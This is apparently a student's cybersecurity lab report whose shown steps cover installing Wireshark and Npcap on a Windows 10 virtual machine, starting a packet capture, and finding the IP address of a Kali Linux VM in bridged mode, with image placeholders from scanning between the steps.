Course: CYB301

Security Defense and Response
(Canadian Context)

Lab 6: Port Scanning, Sockets (netcat), Packet Crafting (Scapy), Attack on Windows Password


Coordinator and Instructor:
Muhammad Siddiqui

Student: Saiprasad Raman (23074624)


Activity 1: Port Scanning with Nmap

Install Wireshark in your Windows 10 VM (VMware):


1. Run VMware Workstation Player and boot up the Windows 10 VM. Go to www.wireshark.org and click the **Download** button. You are going to use Wireshark, the renowned packet sniffer, to watch the traffic sent and received in this lab.
2. Click **Windows Installer (64-bit)** to download the executable. Run the executable and click **Yes** when asked "Do you want to allow this app to make changes to your device?"




3. Click **Next** on the Welcome screen, click **Noted/I Agree** to accept the license agreement, click **Next** on the Choose Components screen, click **Next** on the Additional Tasks screen, click **Next** to accept the default install location, and click Next to install **Npcap**. Do not put a check in the Install **USBPcap** checkbox but instead click **Install** on the USB Capture screen. Click **I Agree** to accept the Npcap license agreement, keep the default installation options, and click **Next**. Click **Next** when you see Installation Complete for Npcap at the top and then click **Finish**. Click **Next** when you see Installation Complete for Wireshark at the top and, finally, click **Finish**.




4. Open Wireshark on Windows 10 VM.




5. Double-click the Ethernet0 adapter (which is treated like a physical, wired Ethernet adapter), representing the virtual NIC/network adapter of the VM. This will start a live capture.




6. Open another instance of VMware Workstation Player and boot up the Kali Linux VM.




7. Using the **ip a** command, find the IP address assigned to the eth0 interface of the Kali Linux VM. This VM should still be in Bridged mode, and it should be on the same subnet as the Windows 10 VM and your host machine.



